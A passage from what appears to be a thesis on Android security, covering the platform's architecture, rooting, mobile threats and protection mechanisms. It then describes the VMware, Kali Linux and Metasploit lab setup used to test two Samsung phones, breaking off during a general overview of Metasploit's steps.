At the bottom of the layers is Linux - Linux 3.6 with approximately 115 patches. As in any Unix system, the kernel provides drivers for hardware, networking, filesystem access, and process management. Android kernel is slightly different from a “regular” Linux kernel that might be found on a desktop machine or a non-Android embedded device. The differences are a set of new features such as low memory killer, wakelocks, anonymous shared memory (ashmem), alarms, paranoid networking, and Binder. [34]

5.3.2 Libraries

On top of Linux kernel there is a set of libraries including open-source Web browser engine WebKit, well known library libc, SQLite database which is a useful repository for storage and sharing of application data, libraries to play and record audio and video, SSL libraries responsible for Internet security and other serving specific purposes.

5.3.3 Android Libraries

This category encompasses those Java-based libraries that are specific to Android development. Examples of libraries in this category include the application framework libraries in addition to those that facilitate user interface building, graphics drawing and database access. A summary of some key core Android libraries available to the Android developer is as follows:

- **android.app**: Provides access to the application model and is the cornerstone of all Android applications.
- **android. Content**: Facilitates content access, publishing and messaging between applications and application components.
- **android. Database**: Used to access data published by content providers and includes SQLite database management classes.
- **android.opengl**: A Java interface to the OpenGL ES 3D graphics rendering API.
- **android.os**: Provides applications with access to standard operating system services including messages, system services and inter-process communication.
- **android.text**: Used to render and manipulate text on a device display.
- **android.view**: The fundamental building blocks of application user interfaces.
- **android.widget**: A rich collection of pre-built user interface components such as buttons, labels, list views, layout managers, radio buttons etc.
- **android.webkit**: A set of classes intended to allow web-browsing capabilities to be built into applications. [35]

5.3.4 Android Runtime

This is the third section of the architecture and available on the second layer from the bottom. This section provides a key component called Dalvik Virtual Machine which is a kind of Java Virtual Machine specially designed and optimized for Android.

The Dalvik VM makes use of Linux core features like memory management and multi-threading, which is intrinsic in the Java language. The Dalvik VM enables every Android application to run in its own process, with its own instance of the Dalvik virtual machine.
The Android runtime also provides a set of core libraries which enable Android application developers to write Android applications using standard Java programming language. [36]

5.3.5 Application Framework

The Application Framework layer provides many higher-level services to applications in the form of Java classes. Application developers are allowed to make use of these services in their applications. The Android framework includes the following key services:

- Activity Manager − Controls all aspects of the application lifecycle and activity stack.
- Content Providers − Allows applications to publish and share data with other applications.
- Resource Manager − Provides access to non-code embedded resources such as strings, color settings and user interface layouts.

- Notifications Manager − Allows applications to display alerts and notifications to the user.
- View System − An extensible set of views used to create application user interfaces.

5.3.6 Applications

On the highest level of the stack are applications (or apps), which are the programs that users directly interact with. While all apps have the same structure and are built on top of the Android framework, we distinguish between system apps and user-installed apps. [37]

5.4 Rooting Android

Every smartphone manufacturer applies some controls for protection to the software's bundled with the phone in order to prevent virus, malware attacks or unauthorized software changes. This is for security purposes.

Android OS have many protection techniques applied to it through years. One technique is making the system partition Read Only. If this is active nobody can alter the system files while operating system is running. This is configured in file system table (fstab) it is a part of system. The only way to modify the system file is through Recovery. Because in Recovery all partitions mount in Read Write mode. This is possible only through a custom recovery. Official/stock recovery will not allow this because the manufacturers block modifications to their software. If the bootloader is unlocked and then the user tries to flash a custom recovery and boot into recovery in that moment will be able to modify system files. Once user get such a write access, the first thing is to modify the fstab and make the system mount in Read Write mode. So, in next booting the system mounts in Read Write mode.

Another protection mechanism is setting the user access permissions to the files. Linux supports multiple users and by default there are two: the person who uses the smartphone and "root" (also known as Super User) who has all the privileges to perform anything in the operating system. All the system files are accessible only to root user. That means the person who bought the phone doesn't really own all part of it.

Rooting is the collective name of all processes including flashing custom recovery, injecting su binary and changing system access to read write mode. On a basic level, rooting an Android phone means giving yourself superuser access but Android smartphones by default don't give you this choice. Giving unfettered access to the user could cause problems like damaging apps and break the phone. However, for some people, rooting is practically a requirement because then the user can "flash" variations of the Android operating system and install apps with more capabilities.

The aim of this current thesis is not answering if rooting an android device or not is better from user perspective but present how vulnerable can be a mobile device considering the interconnectivity of the devices and the value of data stored in the device.

5.5 Mobile threats impacting Android

Threats to mobile devices, notably Android smartphones, which are the primary targets of all mobile malware, continue to grow. Most common malwares take advantage of mobile users'

frequent use of app stores with one-click payment options. The statistic shows that malware apps can affect the store despite Google's numerous security features.
Android due to his open environment is the most researched platform among experts for vulnerabilities. Developers and researchers alone discovered 841 vulnerabilities among the various versions of the Google operating system in 2017. However, the problem is not only vulnerabilities in the software, but specifically holes in the hardware. Meltdown and Spectre, the serious security holes in processors, which are also present in mobile devices, have again demonstrated how important a speedy security process is so that users receive new updates quickly. This is because the majority of cyber-attacks exploit security holes that are already known. [38][39]

Blocking mobile security updates could be another source for serious problems in the system. When mobile service providers detect malware, they try to distribute a mobile security update to customers to clean and protect their devices. Attackers are aware of provider's strategy and attempt creating apps that download malware that prevents the smartphone from communicating with the cell provide and letting malware stay on the victim's phone. [40]

Mobile devices hold massive amounts of important and sensitive data. Messages, emails, contact lists, files, location data – smartphones can potentially house as much delicate corporate material as work laptops. A realistic mobile security hazard lies to zero-day attacks. This could lead to data leakage or to data rendered inaccessible. Zero-day attacks can strike anywhere, anytime because Android use is into our everyday live due to its growing capabilities. Mobile malware authors have set their sights firmly on monetization, they have taken the traditional PC attack vector of banking Trojans and added ransomware capabilities to create a new threat on the mobile platform. This is because mobile banking and financial applications are getting popular to users and they create security holes that cyber criminals could take advantage of.

While we focus on mobile platforms it should be noted that Internet of Things (IoT) are built usually in android technology. All mobile threats could be inherent in IoT uncontrolled. These devices while bring convenience and ease, they also significantly expand the attack surfaces. Most of those devices have focused on time to market and convenience with little to no thought about security. The default security weakness is that these devices support interoperability and interconnection with personal computer and mobiles. Although reports of hijacked IP cameras have brought the awareness of potential spying on users, it is a new research field what it means to have so many possible points of attack in our homes. [41]

5.6 Mobile Attack Vectors

Though mobile devices run operating systems, use basic communication protocols and come with a lot of the same resources that traditional computers do, they also have their own unique features that add new attack vectors and protocols to the mix. Some features have been causing security problems on devices for years because resemble those of computers, while others concerning communication between devices are fairly new. [42]

5.6.1 Text Messaging

The most common feature in mobile devices is messaging. Mobile devices can send and receive text (SMS) messages. Though limited in size, text messages allow users to communicate almost simultaneously. SMS and e-mails are the most common method for written communication. This present a new social-engineering attack vector.

Traditionally, email has been the medium for spam and phishing attempts but nowadays it is very easy for programs to filter spams. In addition, users are aware of the risks lying in opening emails from an unknown source.

SMS varies a little because it's personal and the user always can see the recipient and decide to read it. Generally, if a number text to a device, the message will be received unless the number is blocked, or it is in a blacklist. This makes SMS an ideal vector for spam and phishing attacks.

Mobile ads and SMS phishing attempts are common and usually have a link to a website for login to a game or a service. A new tendency is SMS that charge the user without his or her knowledge. These attacks with no doubt will become more prevailing as time goes on.

A user who is aware of suspicious-looking email may still click a random link in a text message. But that link will open in the mobile browser or another app that may contain additional vulnerabilities. [43]

5.6.2 Near Field Communication

Mobile devices bring yet another attack vector to the table: near field communication, or NFC. NFC allows devices to exchange data by bringing them within 4 cm (1.6 in) of each other. NFC technology is also used in contactless payment systems, similar to those used in credit cards and electronic ticket smartcards and allow mobile payment to replace/supplement these systems. [44]

Therefore, NFC is another ideal social-engineering attack vector. For example, researchers used NFC to attack an Android device by beaming a malicious payload to a vulnerable application on the device. In that event, despite malicious users that may try to take advantage of this weakness the user should be aware that contactless transactions must be made by legitimate and authorized sources.

5.6.3 QR Codes

A QR code, short for "quick response" code, is a type of barcode that contains a matrix of dots. It can be scanned using a QR scanner or a smartphone with built-in camera. Once scanned, software on the device converts the dots within the code into numbers or a string of characters. For example, scanning a QR code with your phone might open a URL in your phone's web browser. [45] For example, a QR code on a brochure doesn't need to redirect the user to what it describes . Malicious QR code is also a very easy way for uploading an APK file in a mobile device and open a channel for communication with another machine.

5.7 Android security

Like the rest of the system, Android's security model also takes advantage of the security features offered by the Linux kernel. Linux is a multiuser operating system and the kernel can isolate user resources from one another, just as it isolates processes. In a Linux system, one user cannot access another user's files unless the user has elevated permissions. Android takes advantage of this user isolation but treats users differently than a traditional Linux system (desktop or server) does. In a traditional system, a UID is given either to a physical user that can log into the system and execute commands via the shell, or to a system service (daemon) that executes in the background (because system daemons are often accessible over the network, running each daemon with a dedicated UID can limit the damage if one is compromised). Android was originally designed for smartphones, and because mobile phones are personal devices, there was no need to register different physical users with the system. The physical user is implicit, and UIDs are used to distinguish applications instead. This forms the basis of Android's application sandboxing. [46] [47]

5.7.1 Application Sandboxing

Android automatically assigns a unique UID which is called app ID, to each application during installation and executes that application in a dedicated process running as that UID. Additionally, each application is given a dedicated data directory which only it has permission to read and write to. Thus, applications are isolated, or sandboxed, both at the process level (by having each run in a dedicated process) and at the file level (by having a private data directory). This creates a kernel-level application sandbox, which applies to all applications, regardless of whether they are executed in a native or virtual machine process. System daemons and applications run under well-defined and constant UIDs, and very few daemons run as the root user (UID 0). Android does not have the traditional /etc/password file and its system UIDs are statically defined in the android filesystem config.h header file. [48]




Table 6 Android Security via the Android App Process Sandbox [49]

5.7.2 Permissions

Because Android sandboxes applications from each other, applications need to share resources and data. This is essential because sometimes they need additional capabilities that are not provided by the basic sandbox, including access to device features such as the camera. Android can grant additional, grained access rights to applications in order to allow better functionality to apps. Those access rights are called permissions, and they can control access to hardware devices, Internet connectivity, data, or OS services. Once granted, permissions cannot be revoked, and they are available to the application without any additional confirmation.

Some permission can only be granted to applications that are part of the Android OS, either because they're preinstalled or signed with the same key as the OS. Third-party applications can define custom permissions and define similar restrictions known as permission protection

levels, thus restricting access to an app's services and resources to apps created by the same author. Permission can be enforced at different levels. Requests to lower-level
system resources, such as device files, are enforced by the Linux kernel by checking the UID or GID of the calling process against the resource's owner and access bits. When accessing higher-level Android components, enforcement is performed either by the Android OS or by each component. [50]

5.7.3 Security-Enhanced Linux in Android

As part of the Android security model, Android uses SELinux to enforce mandatory access control (MAC) over all processes, even processes running with root/superuser privileges (a.k.a. Linux capabilities). SELinux enhances Android security by confining privileged processes and automating security policy creation.

SELinux support default denial: Anything not explicitly allowed is denied. SELinux can operate in one of two global modes:

- Permissive mode, in which permission denials are logged but not enforced.
- Enforcing mode, in which permissions denials are both logged and enforced.

The Android 5.0 release moved to full enforcement of SELinux, building on the permissive release of Android 4.3 and the partial enforcement of Android 4.4. With this change, Android shifted from enforcement on a limited set of crucial domains (installd, netd, vold and zygote) to everything (more than 60 domains). Specifically:

- Everything is in enforcing mode in Android 5.x and higher.
- No processes other than init should run in the init domain.
- Any generic denial (for a block_device, socket_device, default_service, etc.) indicates that device needs a special domain. [51]

5.7.4 Application signing

Application signing allows developers to identify the author of the application and to update their application without creating complicated interfaces and permissions. Every application that is run on the Android platform must be signed by the developer. Applications that attempt to install without being signed will be rejected by either Google Play or the package installer on the Android device. [52]

All Android applications must be signed by their developer, including system applications. Because Android APK files are an extension of the Java JAR package format,8 the code signing method used is also based on JAR signing. Android uses the APK signature to make sure updates for an app are coming from the same author (this is called the same origin policy) and to establish trust relationships between applications. Both of these security features are implemented by comparing the signing certificate of the currently installed target app with the certificate of the update or related application. System applications are signed by a number of platform keys. Different system components can share resources and run inside the same process when they are signed with the same platform key. Platform keys are generated and controlled by whoever maintains the Android version installed on a particular device: device manufacturers, carriers, Google for Nexus devices, or users for self-built open source Android versions. [53]

5.8 Appliance in Android technology

Android technology has many appliances in everyday life. Android devices are being used in restaurants and hotels, financial services, government, retail, and more. Large companies are using mobile applications for branding, marketing and many business projects while small and midsize businesses are also creating their own apps.

There are many trends in android technology that fascinate users and attract business interest. This tend to evolve rapidly in the years to come and this will open the way for other android appliances. Internet of things accelerated mobile pages, mobile payments apps, on-demand apps, enterprise apps, cloud-based apps and android instant apps are some examples of how android technology will be dominant and experts will have to make them secure for users.

5.8.1 Internet of Things (IoT) and Wearable Apps

Internet of Things is not only a trend but an effort to automate and facilitate business projects. The idea of a smart home, smart cities, industrial IoT, automotive industry, smart health, and smart retail is growing. Though it might take some more time for IoT to fully take off, it is certainly a growing sector.

Internet of things refers to the increasing interconnectedness of different smart devices over the internet. These devices feature sensors and internet connectivity that allows them to receive, gather and transmit information. Most smart devices run on Google's operating system, Android. Anyone familiar with smart phones is also familiar with this operating system.

The reason why IoT is associated so much with android technology is the apps that IoT is using. Android is currently the world's largest app platform due to his open nature. Devices with the right app can be easily customized to user's needs.

Sensor on devices are also built usually in Linux or Android operating system and the combination of a compatible hardware with the software is what make it easy for developers to create wearable devices or devices that facilitate everyday life.




Figure 4 Wearable devices examples [54]

5.8.2 Mobile Payments

Mobile payments are another growing sector in android technology. Customers nowadays use very often their phone for transactions. Many companies offer apps that can support payments or other transaction with security. Large banks support their own mobile applications which is like having a wallet in your phone. Providing the same security as using the e-banking web page users are more eager to try these applications. Banking sector is the most obvious but online shopping is equally trying to attract customers.

Cryptocurrencies and other digital currencies use also online payment services and utilize apps that can facilitate the purchases. Payment apps can be used either on mobile devices as on other wearable devices. Another thing is that user can effortlessly install and use these apps with the assurance of security the provider can have, for example if a bank can assure about security in its web page it can provide the same security in mobile transactions.

Another appliance is on marketing companies which harvest data and provide in-depth analysis about clients and assist on building more comfortable payment methods for customers. These companies are testing existent apps, measure customer's preferences and then can predict their future choices offering complementary and ancillary services to e-shops.

While there is a lot of a controversy whether Internet and payments from mobile phones has the appropriate security and are not intrusive for the user nevertheless bank institutions are moving toward in digitalization because of the low cost.

5.8.3 On-Demand Apps

On-demand applications are applications designed and developed upon a specific demand. In other words on demand service app acts like a mediator between customers and providers of different services. Instead of spending time and effort for receiving what they want, users prefer to pay a small fee for a faster and convenient procedure offered by this type of apps. They make users lives easier and more convenient, and they can use them in cleaning services, beauty services, food delivery, taxi services and many more other areas.
Their popularity lies in the fact that they offer more convenience, provide information about the availability of nearby services and most of the time support also an easy payment method. [55]
Android is again the most appropriate platform to implement this because promoting services to the general public for free can be achieved only via an open platform.

5.8.4 Enterprise Apps and BYOD

More and more organizations support the “Bring Your Own Device” (BYOD) model. Most organizations have already started investing in BYOD for employees in some way or the other. Working from home means using a personal device but with business software. Implementing this is not as easy as it seems because usually programs need licenses that can be an adding cost to organization. Enterprise apps is a simple way to let employees work in their place or even from their mobile phone and at the same time give IT admins the option to specify custom settings for these apps. Hybrid apps are known to run in the app form but are essentially mobile websites.

Android's built-in management features enable IT admins to fully manage devices used exclusively for work. For BYOD and corporate-owned devices used for both work and personal purposes, admins can create and manage a separate work profile. Apps in managed Google Play are installed in the work profile, giving admins full control over the app and its data. Any apps or data outside the work profile remain private to the user. Another innovation android offers is also the use of an ephemeral user model for dedicated devices. Ephemeral users are short-term users intended for cases where multiple users share a single dedicated device. This includes public user sessions on devices as well as persistent sessions between a fixed set of users on devices, for example, shift workers.

This managed version of Google Play is available for enterprises and their employees to access a rich ecosystem of work and productivity apps and help organizations reduce the functional cost and increase employees' productivity. [56]

5.8.5 Cloud-based Apps

With increasing use of cloud technology, it has become much quicker and easier to get data without impacting on your internal phone memory hence mobile App Developers are designing more cloud driven mobile apps. With Dropbox, Google Drive and various other cloud apps, more and more mobile apps will be cloud driven. Cloud-based mobile apps are especially attractive for enterprises as they would largely alleviate the data security issues inherent in Bring Your Own Device (BYOD).

Cloud computing brings with it the major concern of data security. There has always been a concern for protecting sensitive corporate data with regards to employee devices that are not completely secure. [57] While there are options to encrypt as well as password protect the data, it can lead to major damages if there is a security breach and not undertaken properly.

Performance issues and connectivity is another discussion as depending on where you are the mobile cloud computing that is internet driven will affect access and use. However, it is definitely the way forward and with greater coverage and advances in technology, concerns are sure soon to be a thing of the past!

5.8.6 Android Instant Apps

Android Instant Apps enables native Android applications to run in response to launching a URL, without installing the app. Instant apps can use many Android APIs. When Google Play receives a request for a URL that matches an instant app, it sends the necessary code files to the Android device that sent the request. [58]

The principle of Android Instant Apps can be described in the following way: a custom mobile app development company creates a product part that could be downloaded separately. Next, the app is published on Google Play. When a user enters a corresponding request in Google, the system immediately provides a link to a ready-made Instant App.

Technically, Android Instant Apps work through the modulation of native applications: a mobile app is divided into small modules, each of them has compartmentalized components of the whole product version. Instant Apps are small parts of mobile applications demonstrated on websites. The traffic of Android Instant Apps could be comparable to the traffic of ordinary web pages.

Considering on demand mobile app development, the idea isn't to build entirely new apps but to simply create two builds: a general native app and instant app version. By now, these tech innovations has significant growth prospects, with the highest potential in e-commerce, entertainment, and shopping. [59]



APP
APP
APP
Info
App module disappears when user leaves the page
User downloads and installs full app
User temporarily views part of app

Figure 5 Android Instant Apps [60]

6 Setting the test lab

A test lab is necessary for studying different operating systems and programs. Professionals often set up a test lab in their place and simulate a real business environment. A lab is useful in every field in computer science and offers the opportunity to experiment and understand different technologies without the pressure of time.

During an experiment we are able to observe closely how systems react and simulate an entire network using just one physical machine. In this thesis we set up a test lab by installing VMware Workstation 12 Pro (64 bit), Kali Linux image and using Metasploit Framework for identifying how much access we could gain in two mobile devices running different versions of Android.

6.1 Installing VMware

For our project we installed VMware Workstation 12 Pro (64 bit) from https://my.vmware.com .
VMware Workstation is a fully supported commercial package that offers a safe sandboxed environment, without the need to install the OS natively. VMware Workstation Pro enables technical professionals to develop, test, demonstrate, and deploy software by running multiple x86-based Windows, Linux, and other operating systems simultaneously on the same PC. The key features of this version are:

- Powerful 3D Graphics - DirectX 10* and OpenGL 3.3 support.
- VMware Compatibility - Create one; Run anywhere on VMware software.
- vSphere and vCloud Air Support - Drag and drop VMs between environments.
- Restricted and Encrypted VMs - Protection and performance enhancements.
- Expiring Virtual Machines - Time-limited virtual machines.
- Latest Hardware Support - Broadwell and Haswell CPU support.
- Enterprise Quality Virtual Machines - 16 vCPUs, 8TB virtual disks, and 64GB memory.
- Enhanced IPv6 Support - IPv6-to-IPv4 NAT (6to4 and 4to6).
- Virtual Machine Video Memory - Up to 2GB.

- Enhanced Connectivity - USB 3.0, Bluetooth, HD audio, printers, and Skype support.
- High Resolution Displays - 4K UHD and QHD+ support.




Figure 6 Workstation 12 Pro (64 bit)

VMware Workstation Pro runs on standard x86-based hardware with 64-bit Intel and AMD processors and on 64-bit Windows or Linux host operating systems and recommends the following system requirements:

- 64-bit x86 Intel Core 2 Duo Processor or equivalent, AMD Athlon™ 64 FX Dual Core Processor or equivalent.
- 1.3GHz or faster core speed
- 2GB RAM minimum/4GB RAM recommended

VMware Workstation 12 Pro (64 bit) installation:

- 1.2 GB of available disk space for the application
- Additional hard disk space required for each virtual machine

In addition, VMware Workstation 12 Pro (64 bit) support numerous guest operating system such as:


- Windows 10
- Windows 8
- Windows 7
- Windows XP
- Ubuntu
- RedHat
- SUSE
- Oracle Linux
- Debian
- Fedora
- openSUSE

- Mint
- CentOS
- Solaris, FreeBSD, and various other Linux Distros [61]

6.2 Setting Up Kali Linux

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux was released on the 13th March 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. [62] In this thesis we downloaded a Kali Linux image from https://www.kali.org/downloads/ . The version we downloaded at that time was Kernel 4.12, GNOME 3.25. After downloading we configured the machine's settings according our test needs as following:



Device	Summary
Memory	2 GB
Processors	2
Hard Disk (SCSI)	20 GB
CD/DVD (IDE)	Using file C:\Users\DION\Downloads…
Network Adapter	Bridged (Automatic)
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 2048 MB

- Maximum recommended memory (Memory swapping may occur beyond this size.) 6328 MB
- Recommended memory 512 MB
- Guest OS recommended minimum 64 MB

Figure 7 Virtual Machine Settings

We used bridged networking so that the virtual machine is a full participant in the network. Therefore, it has access to other machines on the network and can be contacted by other machines on the network as if it were a physical computer on the network. We allocate 20 GB in laptop's hard disk and 2 GB memory.

6.3 Target Mobile Devices

6.3.1 Android 7.0

Android "Nougat" (codenamed N in-development) is the major 7.0 release of the Android operating system. It was first released as a developer preview on March 9, 2016, with factory images for current Nexus devices, as well as with the new "Android Beta Program" which allows supported devices to be upgraded directly to the Android Nougat beta via over-the-air update. Final release was on August 22, 2016. The final preview build was released on July 18, 2016, with the build number NPD90G.

New characteristics for this version were:

- Split screen mode
- Quick switch
- Easy Pull-Down Shade Editing
- Power Notifications
- Easy Notification Editing
- Display Size [63]

On devices shipping with Android Nougat, the "Verified Boot" policy (introduced partially on KitKat and displaying notifications on startup on Marshmallow) must be strictly enforced. If system files are corrupted or otherwise modified, the operating system will only allow operation in a limited-use mode or refuse to boot at al. [64] Our test device is a Samsung Galaxy A5-2016 with android version 7.0 and security patch level 2018-01-01. Phone's specifications:

Model	Samsung Galaxy A5-2016 (SM-A510F)
Architecture	8x ARM Cortex-A53 @ 1.60 GHz
Total RAM	1843 MB
Internal Storage	11.03 GB
Kernel Architecture	Armv8l
Kernel Version	3.10.61-12236002

Table 7 Samsung Galaxy A5-2016 specifications

6.3.2 Android 4.4.2

Android "KitKat" is a codename for the Android mobile operating system which was released on September 3, 2013. Android 4.4 has features to optimize memory and improve the function of touchscreen, while an indicative example of this is that a user could listen to music while browsing the web and many more user's convenience-oriented functionalities.
Google's Android 4.4.2 refers to KitKat 4.4 update. The update, which arrived to replace Android 4.3 Jelly Bean, was and still is an incremental update aimed at bringing small, but powerful improvements to those use Android 4.3 Jelly Bean and below.

Since November, the Android 4.4.2 KitKat update has landed for Samsung's Galaxy devices including the Galaxy S4, Galaxy S3 and Galaxy Note 3. It has also landed for devices like the

HTC One, LG G2, and Moto X. And it's also the software that companies have used to launch new devices, devices like the Samsung Galaxy S5 Active. Android 4.4.2 KitKat is getting aged but still exists on mobile and tablets. Our test device is a Samsung S4 mini with android version 4.4.2 and security patch level 2018-01-01. Phone's specifications:

Model	Samsung Galaxy S4 mini (GT-L9195)
Architecture	Krait
Total RAM	1331 MB
Internal Storage	5.26 GB
Kernel Architecture	Armv7l
Kernel Version	3.4.0-5817025

Table 8 Samsung Galaxy S4 mini specifications

6.4 Metasploit Framework

Metasploit is a suite of penetration testing and intrusion detection tools designed to identify and exploit vulnerabilities on a target system. Metasploit was originally an open source project developed in 2003 by H. D. Moore but was acquired in 2009 by Rapid7 which is now responsible for its development and support. Metasploit, or the Metasploit Framework (MSF), was a network tool written in Perl but since 2007 had been completely rewritten in Ruby. [65] Metasploit's free edition is encompassed in Kali Linux distribution with a range of exploits and there is also the Metasploit Pro edition available for free trial for one month.

Metasploit is indicated as a Framework because it is a supporting structure around which pentest can be built. Metasploit Framework executes some basic steps for exploiting a system mentioned below:

- The first step is the user to choose and configure the right exploit which means a full knowledge of system's characteristic. (there are about 900 different exploits for Windows, Unix/Linux and Mac OS X systems are included);
- Then check whether the intended target system is susceptible to the chosen exploit;
- Choose and configure a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server);
